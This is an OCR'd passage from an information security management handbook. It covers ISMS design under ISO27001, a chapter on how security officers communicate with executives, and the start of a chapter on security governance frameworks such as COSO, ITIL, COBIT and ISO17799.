
An ISMS is typically risk based and process oriented. There may be multiple layers of abstraction to accommodate the distinct audiences whose concerns must be addressed. The ISO27001 standard recommends a Plan, Do, Check, Act process-based approach defined as

Plan. Establish the ISMS
- Understand the environment
- Assess enterprise risk
- Charter Information Security Program
- Assess program risk

Do. Implement and operate the ISMS
- Create enterprise information security baseline
- Create domain-specific implementations

Check. Monitor and review the ISMS
- Assess operational risk

Act. Maintain and improve the ISMS
- Measure and monitor



Understand the Environment

The structure and the content of the ISMS must take into account the management environment to be successful. Organizational considerations will influence the ISMS framework. Cultural sensitivities may change usage of terminology. Regulatory requirements will certainly influence approach, contents, and packaging.

Assess Enterprise Risk

Enterprise risk is usually assessed and addressed through upper management directives such as corporate policies. The assessment of high-level enterprise risk, such as regulatory compliance and fiduciary responsibility, is inherently understood and intuitively addressed. Upper management directives serve as the authorization and empowerment of the supporting enterprise risk-mitigating programs.

For example,

- A corporate behavioral or acceptable-use policy empowers proactive behavioral training as well as reactive behavioral detection mechanisms.
- Corporate administrative policy empowers efficiency initiatives supported by operational metrics and continuous process improvement.
- Corporate legal or regulatory policy establishes nonnegotiable requirements embedded as controls within the ISMS.

Charter Information Security Program

The Information Security Program is the organizational entity authorized and empowered to create and maintain the ISMS to offer the enterprise the services required to meet corporate policy goals.

The Information Security Program not only offers services, but also requires externally provided services to maintain program effectiveness. An example program dependency may be a human resource department that performs background checks for the Information Security Program. A program charter may serve as a vehicle to document the authorization and empowerment, as well as documenting and acknowledging the mutually recognized program dependencies.

Assess Program Risk

Program risk serves as the basis to select controls managed by the ISMS. Some program risk has been analyzed and addressed by others who believe they know the practitioner's environment better than the practitioner, resulting in binding regulations. Some program risk is obvious and intuitive, such as the risk of unpatched information processing systems. Other program risk is more insidious, such as aggregation, when individual inconsequential risks combine to produce risk disproportionate to the sum. For example,

- There is no firewall between Department A and Department B. This is rated a minor risk and has been accepted by both departments.
- Department B then deploys a Web server. The risk of opening Hypertext Transfer Protocol port 80 through the Department B external (Internet facing) firewall is deemed a minor risk and has been accepted by Department B.
- Department A's previously isolated network segment is now no longer isolated.
- A minor risk accepted by Department B caused an unknown risk acceptance by Department A. There is now an unrecognized major enterprise risk.

An ISMS serves as the vehicle to coordinate the management of risk and risk-mitigating controls. Identified risks are quantified and control objectives assigned. Control objectives serve as the glue that justifies and binds each risk to its respective control. The satisfaction of control objectives is prioritized by the risk quantification.

Create Enterprise Information Security Baseline

An enterprise information security baseline serves as a common minimum information security posture for the enterprise. This in turn serves as the basis for trust between operational areas or domains because they all are required to meet this minimum baseline, which may be exceeded as required.

Directives

Directives are controls that define hard and measurable requirements. Directives may be derived from legislation, from industry standards and practices, or in response to risk. Directive controls are typically codified in a suite of standards, with the content based upon informed-choice decision making. Care must be taken in the crafting of the directives because informed-choice decision making implies a degree of risk acceptance. That which is not addressed is by default accepted.

Methodologies

Methodologies are controls that define measurable and repeatable processes. Methodologies may be derived to meet the requirements of directives or may be part of a suite of processes that provide a program service. Methodologies are typically codified as a process flow. Care must be taken in

crafting process flows to ensure that the process can be measured and monitored. That which cannot be measured cannot be improved.

Responsibilities

Clear assignment of responsibilities is a control that binds a role to an activity. Activities may be derived to meet the requirements of directives and may be performed by executing a methodology. Responsibilities are typically codified via functional role definitions. Care must be taken when defining functional roles to ensure that role-assigned responsibilities are supported by role-required authorizations and qualifications. Those assigned responsibility must have the requisite authorization, qualifications, and resources.

Create Domain-Specific Implementations

Specifications

Specifications are domain-specific operational controls that define hard and measurable details such as configurations or attributes. Specifications are derived from enterprise information security standards, with each domain potentially deriving unique interpretations for a common standard, dependent on each unique environment. This allows a degree of autonomy in execution. Care must be taken when deriving specifications to ensure domain-specific interpretations; while meeting the spirit and intent of the parent standards, do not cause interdomain incompatibility. To preclude introduction of unidentified risk, specifications must meet the spirit and intent of the parent standard.

Procedures

Standard operating procedures are controls that define measurable and repeatable work instructions. Standard operating procedures are derived from enterprise information security processes, with each domain potentially deriving unique interpretations dependent on each unique environment. This allows a degree of autonomy in execution. Care must be taken in deriving standard operating procedures to ensure parent process attributes are preserved. The execution of domain standard operating procedures is the basis of enterprise information security services.

Tasks

Tasks are activities assigned a functional role executing a standard operating procedure. Tasks are domain-specific and schedule-driven, with frequency of execution based upon risk. Individuals executing tasks while filling a role are performing their employment duties. Performance of duty is an employee metric. Care must be taken when scheduling tasks and assigning duties to ensure the schedule is defensible and the individual competent. Tasking is an employee performance metric.

Assess Operational Risk

Operational risk is based upon the risk that a domain will not be able to meet its enterprise information security baseline-derived obligations, such as specifications, procedures, and scheduled tasks. This risk is many times resource-driven, putting a risk justification to budgeting.

Acceptance of operational risk may change residual program risk, and aggregation may cause this program risk to rise to an unacceptable level.

Measure and Monitor

Measuring and monitoring are the feedback mechanism required for continuous process improvement. What to monitor and how to measure require well-defined metrics. Typical domains will obtain multiple varieties of metrics.

Environmental Metrics

Environmental metrics are based upon the surroundings. The focus is on identifying the enterprise's risk profile. Industry groups are a consideration. Banking and financial services may, for example, attract highly motivated attackers. Level of organizational sophistication may influence the risk level. An ISO27001-certified domain may, for example, have a lower perceived risk level. Location may become a factor influenced by crime rates or fire response times. Risk profiles affect probability. This can be utilized to influence risk ratings in the vulnerability management process. For example, the probability of a specific vulnerability being exploited at a bank is perhaps higher than at a home user site because of attacker motivation and targeting. Consideration should be taken to weighting risk and response based upon these environmental metrics. Another focus for environmental metrics is to establish an information security frame of reference or threshold. Intrusion sensors, for example, utilize environmental metrics to establish detection noise baselines and thresholds.

Program Metrics

Program metrics are based upon effectiveness. The focus is on validating that the ISMS is successfully providing the services that justify its existence. Consider vulnerability management. This ISMS service measures effectiveness, for example, not by how rapidly a vulnerability can be identified and processed (efficiency). Vulnerability management effectiveness is measured by how many vulnerabilities were never identified or fully processed.

Process Metrics

Process metrics are based upon efficiency. The focus is on fine-tuning procedures to maximize performance. Consider a vulnerability tracking process. The acquisition of new software may, for example, decrease the "time to resolve," thus improving metrics efficiency.

When Does an ISMS Protect?

An ISMS protects by degrees.

Responsibility	*Owner*	*Focus*
Degree of assurance	Program management	Program risk
Degree of maturity	ISMS management	ISMS process
Degree of implementation	Project management	People, procedure, and technology

Degree of Assurance

In a risk-based ISMS, the risk assessment process is an integral part of the feedback loop that provides continuous process improvement. Because risk can never be completely eliminated, a compromise is sought by which residual risk has been reduced to an acceptable level. This is known as degree of assurance. The Information Security Program is a risk management tool. From the program perspective, the ISMS protects when risk has been reduced to an acceptable level.

The important question is how to define this "acceptable level" threshold. Degree of assurance implies a level of risk acceptance, but risk may be scattered throughout the ISMS. This may preclude a straightforward assignment of risk acceptance authorization. An ISMS, by nature of its structure, recognizes the need to delegate risk acceptance as well as taking into consideration aggregate risk.

Degree of Maturity

A process-based ISMS is conducive to maturity modeling, because processes by definition should produce feedback metrics that enhance the maturation of the process. Maturity modeling scales, such as seen in the Capability Maturity Model schemas and others, serve as a common language with consistent definition of scale. The desired degree of maturity is hence bound to the maturity scale selected, as well as to the specific process under evaluation. A defensible degree of maturity is based upon informed choice. Processes may vary in their acceptable degree of maturity, dependent on external factors such as risk. Nevertheless, the ISMS protects as its processes reach the desired degree of maturity.

Degree of Implementation

Degree of implementation is tied to operations and project management. Information security projects at the operational level are tied to specific operational areas, or security domains. These projects deploy domain-specific controls in response to domain-specific risk, aggregating to raise the enterprise degree of assurance. On project completion, degree of implementation is complete, and the control is now bound to degree of maturity. The ISMS protects as people, procedure, and product integrate into process.

Summary

The management system concept is being applied across many new disciplines. With the ratification of the ISO27001 standard, ISMS have achieved new prominence, in some arenas becoming a de facto requirement.

In conclusion, an ISMS

- Integrates information security risk into enterprise risk management
- Documents informed-choice decision making and due diligence
- Provides a framework for regulatory compliance
- Offers a structure to integrate people, process, and technology efficiently and effectively
- Furnishes a mechanism for monitoring and reporting
- Is business friendly and a market differentiator

Bits to Bytes to Boardroom

The Problem Statement
A New Paradigm is Needed
The Solution
References

Micki Krause

> Picture this: You find yourself on the elevator with the CEO of your organization. You have approximately 90 s alone with the chief executive and a rare opportunity to convey a message, whatever that message is.
> Who are you? What do you do? What were the results of the recent penetration test? Why does the security program need additional funding? You think hard. What is my message? How do I convey it? How do I look? How am I perceived? Finally, do you succeed in grabbing his/her attention? Do you get your desired result at the end of the 90 s elevator ride? I wager that your answers to the questions above are not an overwhelming "yea verily." I also wager that the majority of us would be tongue-tied at best, incapable of uttering anything discernible at worst. And our only memory of the moment is "That was the longest 90 s I've ever spent!"

Why? Why? Why? We are each successful in our own right. We have achieved some sort of professional certification (or at least many of us have). We work hard. We try to do the right thing for our organizations. Why is it so difficult for the chief security officer or chief information security officer to get a seat at the right table?

During my tenure as a CISO, some of the best coaching I received came from an executive vice president who was personable enough to mentor me. I solicited his feedback relative to the first presentation I prepared for our Executive Management Committee relative to the status of the company's security program. The committee was composed of the senior-most executives of the business units and I knew the briefing had to be crisp and to the point. The message I wanted to convey was that, as a company, we were far behind the industry in security-essential practices and quite frankly, a lot of work was required to meet an adequate level for due diligence by industry standards.

The several page briefing I had originally assembled and shared with my mentor broke the program components into details segments and offered a lengthy description of each component. This kindly executive took one look at my painstaking effort and said, "Tell you what I would do…communicate your message in one page—a picture of a football player on the field with the caption 'We're on our own 10-yard line.'"

Bottom line: the briefing was a complete success, the message was conveyed (with additional talking points thrown in) and the program got top-down support. Required funding, project details, roles, responsibilities, policies, etc.—all important details—could be worked out later. I had gotten the nod at the top and the rest was (relative) gravy.

I am a sucker for a happy ending. Boy gets girl. Girl gets boy. Alien finds its way home. Security professional gets promoted and earns a seat in the boardroom.

OK, maybe I went one happy ending too far.

What is IT that gets a proficient information technology professional so far and then he or she hits the threshold and cannot move on or up in an organization? Regardless of the title of the position—whether chief information officer (CIO), IT security officer, or IT network engineer—something important is missing.

The Problem Statement

I submit that because CSOs, CISOs, and many CIOs (IT leaders face similar challenges to security professionals, as you will see from the several of the quotes that follow) typically grow up either in the information technology side of the house or law enforcement/the military, they often lack the "soft skills" and business acumen which are essential to being given credence and being accepted as part of the "mahogany row" team. What is required are the influence and communication skills to be on par with the decision makers. These skills include:

- Understanding the importance of assessing the culture of your organization
- Knowing how to assess the culture of your organization
- Knowing your place, i.e., clearly define your role
- Having the ability to check your passion at the door
- Knowing when and when not to tilt at windmills
- Identifying why alliances are essential to your success
- Assessing business risk and defer technical solutions

Not too long ago, organizations relied on technologists to assume the responsibility for securing the enterprise. Typically, "security officer" was just another hat worn by the IT engineers or administrators. This technical approach resulted in the installation of firewalls, the implementation of virus software, and possibly some sort of intrusion detection. With these defenses in place, we considered our domains safe from the archetypal intruder.

A New Paradigm is Needed

Industry publications decry the disconnect between the C suite and the CIO (typically one peg up from the IT security officer).

From a U.S. government report on the challenges ahead for CIOs: "As CIO's play a larger role in their agency's business decisions, the challenges they face are becoming more than technological" [1]. The report speaks to the changing focal point of IT towards a business model and states that people are beginning to understand that collaboration and working together not only makes sense, it tends to be a successful strategy.

A U.S. government survey of CIO priorities in 2005 reports that business expectations are forcing CIOs to transform their organizations and that now is the time for CIOs to deliver more value and become greater contributors to their organizations [2]. The survey reported that agency CIOs face three critical challenges, for which the fixes are all under their control.

- The CIO/CEO challenge: two-thirds of CIOs see themselves as "at risk" based on their CEO's view of IT and its performance.

- People and skills: only 39% of CIOs believe they have the right people to meet current and future business needs.
- The changing role of IT: the trend for IT operations to encompass greater involvement with business processes and the need for business intelligence poses a significant challenge for CIOs.

The report further goes on to say that the transformation into being a contributor to the business will require CIOs to excel at being a member of the executive team. This will require that CIOs, develop their business, technology, leadership, and personal skills.

According to a 2004 U.S. General Accounting Office report on federal CIOs' responsibilities, reporting relationships and tenure, government agency CIOs report they face major challenges in fulfilling their duties [3]. They cite as their biggest hurdles: communication, collaboration (both internally and externally), and managing change.

It is apparent that federal CIOS do not have what it takes, as the GAO report indicates that "their average time in office had a median tenure of about 2 years…" while noting that CIOs said it take three to five years to be effective. From this, the meaning of CIO was irreverently interpreted as "career is over."

Theories abound to explain the missing link. Studies indicate that the predominance of security officers rose from the technical ranks and can't shake the lingo. Further, security officers do not possess sufficient empathy for the business processes, which drive revenue, profit and loss. Not only are security officers challenged with explaining the risk in terms understandable to nontechnically savvy business people, their style is to move immediately to the conclusion, typically a technical solution to the problem, without being cognizant of cost considerations or business impact.

Business executives often complain about the propensity of security practitioners to have a knee-jerk response that is designed to mitigate security risk before a complete analysis occurs [4]. I have found myself in similar situations, once demanding that we purchase and implement an application firewall as a response to web-based vulnerabilities, while not having a clear and complete sense of important details such as:

1. How many web-based applications the company had
2. Which of those applications contained confidential or private information
3. What vulnerabilities existed within said applications
4. What compensating or mitigating controls already existed
5. The work effort required to resolve or remediate the critical vulnerabilities

Most IT people are analytical by nature and comfortable dealing in the bits and bytes. They tend to rely on their strengths, traits that make them valued players in IT, but limited them as players outside the IT realm. Some refer to this lack of proficiency as a "marketing thing." Some say technologists have to "become the business." SearchCIO.com assessed more than 250 Fortune 500 and Global 2000 IT organizations and compiled a list of the top issues and challenges facing IT executives [5]. Not surprisingly, four of the five largest issues identified were:

- IT operations not aligned with the business: "support cost center mindset versus customer solutions provider mindset"
- Systemic ineffective communication: communication is ineffective not only between IT and the business, but within IT and between IT and their vendors
- Organizational problems: technology-centric vs. services-centric perspectives
- People problems: the "genetic makeup" of technology workers with "little-to-no-focus on skills development, knowledge transfer and mentoring"

The large consulting organizations such as The Gartner Group perform regular studies on the state of the technical executive. In a 2004 report, the surveyed CIOs agreed that "the ability to communicate effectively, strategic thinking and planning and understanding business processes are critical skills for the

CIO position." They also concur that "the predominance of their rank and file lack these important skills" [6]. In fact, when they were asked to rank their greatest hurdles, the CIOs listed:

- The difficulty proving the value of IT
- Unknown expectations from the business
- Lack of alignment between business goals and IT efforts

In other words, the survey demonstrates that "they're not communicating. Worse yet, they realize they're speaking two very different languages with no hope of translation but don't appear to know what to do about the problem."

The Solution

We walk the aisles of Barnes and Noble or traverse the offerings of Amazon.com, seeking direction and wisdom. What we find: *Self Defeating Behaviors*, *Get Out of Your Own Way*, *Power of Positive Thinking*, *Awaken the Giant Within*, *Attitude is Everything*, and on and on. The book shelves are lined with volumes of gems on selling yourself and selling "up" in the organization. We drink in the message and subsequently spend a large part of our day conceiving plots and ploys to get the message across to those, we decry, who do not know and do not care about our life's work.

Fortunately, organizations are realizing that there is an urgent need for educational programs to provide the boost necessary for security professionals to be recognized among the ranks of the executive office. One program in particular that stands out is the Wharton/Association of Security (ASIS) Program for Security Executives. This program is a joint effort between the highly regarded Wharton School of Business, the Wharton School of the University of Pennsylvania and the ASIS. To gain insight about the program, I spoke with Michael Stack, the executive director of ASIS, Steve Chupa, director of security, Worldwide Security Group, at a Fortune 100 company and Arpid Toth, chief technologist for GTSI.com, a student in the initial Wharton offering.

According to Mr. Stack, over the past 20 years, there has been an increasing recognition that most physical security officers come from the ranks of law enforcement or the military and do not have the business acumen to go "toe to toe" with their C-level peers. This led ASIS leadership to seek out a renowned academic authority and form an alliance to jointly develop a program that would meet ASIS constituents' needs.

The ASIS/Wharton Program began in late 2004, "accelerated by 9–11 and a sense of urgency that, to achieve the highest levels of protection, a program such as this was imminent," according to Mr. Stack.

Steve Chupa, director of security in the Worldwide Security Group at a Fortune 100 company and president-elect of ASIS International, related that he worked with Wharton to develop the program as he experienced first-hand his companies' security officers and their stumbling attempts at communication. As Steve indicated, "over the years, I observed the Security staff briefs to the Board and watched that within 30 seconds, the board members' eyes glazed over and they had already moved on to the next subject on the agenda, leaving the Security Officer talking to the hand."

Looking back, Mr. Chupa and other ASIS leaders realized that their organization did a great job in bringing education and training to its members, but the offerings hit a wall at the middle management level. It was akin to coaching a football team to win the games leading up to the league championship, but not maintaining the drive, confidence and tools to win the gold ring. Association of Security education and training could not move its members to the ultimate goal: the boardroom.

Association of Security decided to partner with a great business school to develop an intensive curriculum that would bring critical skills to the table that could be applied practically and immediately. The dialog with Wharton began in 2002. Chupa relates that 9–11 was a significant driver. "It brought security to the front door, forcing companies to consider issues such as supply chain continuity, building safety and business continuity." The inaugural course was offered in November, 2004.

The focus of the ASIS/Wharton program is leadership within the framework of security. The curriculum is pragmatic, not theoretical, and it concentrates on providing tools to its students that can be applied immediately in the workplace. For example, Chupa indicated that "you can encourage your boss to modify his or her behavior to your advantage by observing your supervisor's behavior and listening to the phrases used when they communicate." "If your boss uses certain words or phrases," says Chupa, "begin to apply the same phrases in a positive manner. Suddenly, agreement on your ideas become the norm."

Arpad Toth, an alumni of this initial Wharton curriculum, shared that his primary motive for attending the program was to enhance his skills set relative to decision-making opportunities, that is, analyzing and digesting critical security scenarios to yield a logical structure and to gain a better understanding of the market.

According to Toth, he walked away with a much better understanding of the financial aspects of building a powerful and compelling business case. Toth appreciated the cross-pollination and sharing of ideas that occurred throughout the course of the program. He gained a better appreciation for decision-making opportunities, analyzing and digesting critical security scenarios to build a logical structure as well as a much better understanding of the key components of a successful business case relative to critical security scenarios.

The ASIS/Wharton program is offered in two nonconsecutive weeks. It is a certificate course, offering core business knowledge from one of the leading business schools. The courses are taught by many of the same faculty who have made Wharton's MBA program one of the top-ranked in the world.

According to Chupa, "Security executives need to become business partners. We sometimes are viewed as the people you call if you have a problem. We need to be seen as partners to make sure we contribute to the business. For example, we are working on issues such as counterfeiting, grey markets, and employment terminations, all of which address key security and business issues. We need to understand the directives and strategic objectives of the corporation and look out for the best interests of the company."

More details of the Wharton/ASIS program are available at http://education.wharton.upenn.edu/course.cfm?Program=ASIS.

At the time of this writing, I came across some additional information on the SANS website (http://www.sans.org) [7] relative to a program that the organization is providing for career enhancement for IT security professionals.

According to the 2005 Global Information Security Workforce Study sponsored by the International Information Systems Security Certification Consortium (ISC)2, IT security professionals are gaining increased access to corporate boardrooms. More than 70% of those surveyed said they felt they had increased influence on executives in 2005 and even more expect that influence to keep growing. "They are increasingly being included in strategic discussions with the most senior levels of management." Howard Schmidt, who serves on (ISC)2's board of directors, said "There's more attention and focus on IT security as a profession, as opposed to just a job." Companies are increasingly looking for employees who have not only security expertise, but experience in management and business as well. More than 4300 full-time IT security professionals provided responses for the study (http://www.techweb.com/wire/175800558).

References

1. Miller, J. 2004. Challenges ahead for CIOs. *Government Computer News*, January 12, http://www.gcn.com/print/23_1/24617-1.html (accessed October 27, 2006).
2. *Government Technology*. 2005. Survey shows CIO priorities in 2005 (January 18).
3. U.S. Government Accountability Office. 2004. Government Accountability Office report on responsibilities, reporting relationships, tenure and challenges of agency chief information officers. U.S. Government Accountability Office, July 21, http://www.gao.gov/new.items/d04823. pdf (accessed October 27, 2006).
4. Tucci, L. 2005. *CIO Plays the Apprentice*. http://www.searchcio.com (accessed October 27, 2006).
5. Kern, H. 2003. *IT Organization Survey*. http://www.searchcio.com.

6. *CIO Research Reports*, 2004. Gartner Group state of the CIO: Challenges differ in SMBs, large organizations. *CIO Research Reports*, December 13, 2004, http://www2.cio.com/research/surveyreport.cfm?id=81 (accessed October 27, 2006).
7. Jones, K. C. 2006. More IT Security Pros Filling Executive Roles, Techweb, January 03, 2006, http://www.techweb.com/wire/175800558 (4accessed October 27, 2006).

Information Security Governance

Security Governance Defined

IT Best Practices and Frameworks
- Committee of Sponsoring Organizations of the Treadway Commission • IT Infrastructure Library • Control Objectives for Information and Related Technology • ISO17799/BS7799 • Ongoing Best Practices Testing

Organizational Dynamics

Organizational Structure Evolution

Today's Security Organizational Structure

Security Planning
- Strategic Plans • Tactical Plans • Operational/ Project Plans

Responsibilities of the Information Security Officer
- Communicate Risks to Executive Management • Budget for Information Security Activities • Ensure Development of Policies, Procedures, Baselines, Standards, and Guidelines • Develop and Provide Security Awareness Program • Understand Business Objectives • Maintain Awareness of Emerging Threats and Vulnerabilities • Evaluate Security Incidents and Response • Develop Security Compliance Program • Establish Security Metrics • Participation in Management Meetings • Ensure Compliance with Government Regulations • Assist Internal and External Auditors • Stay Abreast of Emerging Technologies

Reporting Model
- Business Relationships • Reporting to the CEO • Reporting to Information Systems Department • Reporting to Corporate Security • Reporting to Administrative Services Department • Reporting to the Insurance and Risk Management Department • Reporting to the Internal Audit Department • Reporting to the Legal Department • Determining the "Best Fit"

Enterprise-Wide Security Oversight Committee
- Vision Statement • Mission Statement • Oversight Committee Representation

Establishing Roles and Responsibilities
- Security-Related Roles • Establishing Unambiguous Roles

Future Organizational Competitiveness

References

Todd Fitzgerald

Increased corporate governance requirements have caused companies to examine their internal control structures closely to ensure that controls are in place and operating effectively. Organizations are increasingly competing in the global marketplace, which is governed by multiple laws and supported by various "best practices guidelines" (i.e., ITIL, ISO17799, COSO, COBIT). Appropriate information technology (IT) investment decisions must be made that are in alignment with the mission of the business. IT is no longer a back-office accounting function in most businesses, but rather is a core operational necessity to business, and it must have the proper visibility to the board of directors and management. This dependence on IT mandates ensuring the proper alignment and understanding of risks to the business. Substantial investments are made in these technologies, which must be appropriately managed. Company reputations are at risk from insecure systems, and trust in IT systems needs to be demonstrated to all parties involved, including shareholders, employees, business partners, and consumers. Information security governance provides mechanisms for the board of directors and management to have the proper oversight to manage the risks to the enterprise and keep them at an acceptable level.

Security Governance Defined

Although there is no universally accepted definition for security governance at this juncture, the intent of such governance is to ensure that the appropriate information security activities are being performed so that risks are being appropriately reduced, information security investments are being appropriately directed, the program has visibility to executive management and that management is asking the appropriate questions to determine the effectiveness of the information security program.

The IT Governance Institute™ (ITGI) defines IT governance as "a structure of relationships and processes to direct and control the enterprise in order to achieve the enterprise's goals by adding value while balancing risk versus return over IT and its processes." The ITGI proposes that information security governance should be considered part of IT governance, and that the board of directors become informed about information security, set direction to drive policy and strategy, provide resources to security efforts, assign management responsibilities, set priorities, support changes required, define cultural values related to risk assessment, obtain assurance from internal or external auditors, and insist that security investments be made measurable and reported on for program effectiveness. Additionally, the ITGI suggests that management: write security policies with business input, and ensure that roles and responsibilities are defined and clearly understood, threats and vulnerabilities are identified, security infrastructures are implemented, control frameworks (standards, measures, practices and procedures) are implemented after policy approved by governing body, timely implementation of priorities, monitoring of breaches, periodic reviews and tests are conducted, awareness education is viewed as critical and delivered, and that security is built into the systems development life cycle. These concepts are further delineated in this section.

IT Best Practices and Frameworks

Multiple frameworks have been created to support auditing of implemented security controls. These resources are valuable for assisting in the design of a security program, as they define the necessary controls for providing secure information systems. The following frameworks have each gained a degree of acceptance within the auditing and/or information security community and each adds value to information security investment delivery. Although several of the frameworks/best practices were not specifically designed to support information security, many of the processes within these practices support different aspects of confidentiality, integrity, and availability.

Committee of Sponsoring Organizations of the Treadway Commission

The Committee of Sponsoring Organizations of the Treadway Commission (COSO) was formed in 1985 to sponsor the National Commission on Fraudulent Financial Reporting, which studied factors that lead to fraudulent financial reporting and produced recommendations for public companies, their auditors, the Securities Exchange Commission and other regulators. COSO identifies five areas of internal control necessary to meet financial reporting and disclosure objectives. These areas include (1) control environment, (2) risk assessment, (3) control activities, (4) information and communication, and (5) monitoring. The COSO internal control model has been adopted as a framework by some organizations working towards Sarbanes–Oxley Section 404 compliance.

IT Infrastructure Library

The *IT Infrastructure Library* (ITIL) is a set of 44 books published by the British government's Stationary Office between 1989 and 1992 to improve IT service management. The framework contains a set of best practices for IT core operational processes such as change, release and configuration management, incident and problem management, capacity and availability management, and IT financial management. ITIL's primary contribution is showing how these controls can be implemented for service management IT processes. These practices are useful as a starting point, and can then be tailored to the specific needs of the organization. Their success in practice depends upon the degree to which they are kept updated and implemented on a daily basis. Achieving these standards is an ongoing process, whereby their implementation needs to be planned, supported by management, prioritized, and implemented in a phased approach.

Control Objectives for Information and Related Technology

Control Objectives for Information and Related Technology (COBIT) is published by the IT Governance Institute and contains a set of 34 high-level control objectives. There is one for each of a set of IT processes, such as Define a Strategic IT Plan, Define the Information Architecture, Manage the Configuration, Manage Facilities, and Ensure Systems Security. Ensure Systems Security has further been broken down into control objectives such as Manage Security Measures, Identification, Authentication and Access, User Account Management, Data Classification, Firewall Architectures, and so forth. The COBIT framework examines effectiveness, efficiency, confidentiality, integrity, availability, compliance and reliability aspects of the high-level control objectives. The model defines four domains for governance: Planning & Organization, Acquisition & Implementation, Delivery & Support, and Monitoring. Processes and IT activities and tasks are then defined within each domain. The framework provides an overall structure for IT control and includes objectives that can be utilized to determine effective security control driven from the business needs.

ISO17799/BS7799

The BS7799/ISO17799 standards can be used as a basis for developing security standards and security management practices within organizations. The DTI (U.K. Department of Trade and Industry) code of practice (CoP) for information security that was developed with support of industry in 1993 became British Standard 7799 in 1995. The BS 7799 standard was subsequently revised in 1999 to add certification and accreditation components, which became part 2 of the BS7799 standard. Part 1 of the BS7799 standard became ISO17799 and was published as ISO17799:2000 as the first international information security management standard by the International Organization for Standardization (ISO) and International Electrotechnical Commission (IEC).

The ISO17799 standard was modified in June, 2005 as ISO/IEC 17799:2005 and contains 134 detailed information security controls based upon the following 11 areas:

- Information security policy
- Organizing information security
- Asset management
- Human resources security
- Physical and environmental security
- Communications and operations management
- Access control
- Information systems acquisition, development, and maintenance
- Information security incident management
- Business continuity management
- Compliance.

The ISO standards are grouped by topic areas, and the ISO/IEC 27000 series has been designated as the information security management series. For example, the 27002 Code of Practice will replace the current ISO/IEC 17799:2005 *Information Technology—Security Techniques—Code of Practice for Information Security Management Document*. This is consistent with how ISO has named other topic areas, such as the ISO 9000 series for quality management.

ISO/IEC 27001:2005 was released in October, 2005, and specifies requirements for establishing, implementing, operating, monitoring, reviewing, maintaining and improving a documented information security management system taking into consideration the company's business risks. This management standard was based on the BS7799, part 2 standard and provides information on building information security management systems as well as guidelines for auditing those systems.

Ongoing Best Practices Testing

Ongoing testing of the security controls is necessary to ensure that the IT infrastructure remains secure. Changes such as mergers and acquisitions, staff turnover, new technologies, integration of new applications and new threats/vulnerabilities all affect the secure environment. Ensuring that appropriate patches are applied, antivirus controls are current and operational, and configuration settings are maintained according to baselines, are all critical. Testing controls can take the form of vulnerability assessments, which ascertain that the appropriate controls have been properly implemented on various platforms, and penetration testing that attempts to gain entry to the environment through limited initial knowledge of the infrastructure. Standards are important; however, testing is an important component to ensure ongoing compliance.

Organizational Dynamics

Organizations exist as a system of coordinated activities to accomplish organizational objectives. The larger the organization, the greater need for formalized mechanisms to ensure the stability of the operations. Formalized, written policies, standards, procedures, and guidelines are created to provide for the long-term stability of the organization, regardless of the identity of the incumbent occupying a position. Over time, those in leadership positions will change, as well as individuals within the workforce.

Organizational business processes are rationalized and logically grouped to perform the necessary work efficiently and effectively. Mergers and acquisitions frequently change the dynamics of the operating organization, frequently providing new opportunities to achieve synergies.

Work is typically broken down into subtasks, which are then assigned to an individual though specialization. When these tasks, such as systems security, database administration, or systems

administration activities are grouped together, one or more individuals who can focus on those particular skill sets can perform them. This process of specialization creates greater efficiency within the organization, as it permits individuals to become very knowledgeable in particular disciplines and produces results more rapidly than if the tasks are combined with other responsibilities.

Organizations are also managed in a hierarchical manner, where the lower levels of the organization are assigned more defined, repetitive tasks with less discretion over resource allocation, including human and physical assets. In higher levels of the organization, through the chain of command, there are higher levels of authority and greater capabilities to reassign resources as necessary to accomplish higher-priority tasks.

Organizational Structure Evolution

The security organization has evolved over the past several decades with a variety of names, such as data security, systems security, security administration, information security, and information protection. These naming conventions are reflective of the emerging scope and expansion of the information security departments. Earlier naming conventions such as "data security" indicated the primary focus of the information security profession, which was to protect the information that was primarily created within the mainframe, data-center era. As technology evolved into distributed computing and the information has progressively moved outward from data-center "glass-house" protections, the scope of information security duties has increased to include these platforms. The focus in the 1970s was on the security between computers and the mainframe infrastructure, which evolved into the data security and information security in the 1980s, in recognition of the importance of protecting access to and integrity of the information contained within the systems. In the 1990s, as IT was being viewed as more fundamental to business success than ever before, and consumers became more aware of privacy issues regarding the protection and use of their information, concepts of enterprise security protection began to emerge.

Whatever naming convention is used within the organization, the primary focus of the information security organization is to ensure the confidentiality, availability, and integrity of business information. The size of the organization and the types of individuals necessary to staff the organization will depend upon the size of the overall organization, geographic dispersion, how centralized or decentralized are systems processing, the risk profile of the company, and the budget available for security. Each organization will be slightly different, as each operates within different industries with different threat profiles. Some organizations may be unwilling to take even the slightest risk if disclosure of the information that needs to be protected would be devastating to the long-term viability of the business. Organizations in the defense industry, financial institutions, and technical research facilities needing to protect trade secrets may fall into this category. Until recently, the healthcare and insurance industries have spent a small portion of the available funds on information security, as their primary expenditures were allocated to helping patients and systems that provide increased care as opposed to protecting patient/client information. In fact, in some hospital environments, making information "harder to retrieve quickly" was viewed as being detrimental to effective, timely care.

In the early centralized mainframe computing environments, a data security officer was primarily responsible for the account and password administration, granting access privileges to files, and possibly disaster recovery, administered the security function. The assets that the security officer was protecting were primarily IT assets in the mainframe computer systems, and did not include the hardcopy documents, people, facilities, or other company assets. These responsibilities resided within the IT department, and as such, the focus was on IT assets and limited in scope. The security officer was typically trained in mechanisms such as RACF, ACF2, TopSecret, and CICS/MVS, reflecting the scope of the position. As distributed, decentralized computing environments evolved to include internetworking between local-area network (LANs) and wide-area networks (WANs), email systems, data warehouses, and remote access capabilities, the scope of the responsibilities became larger and it became more difficult

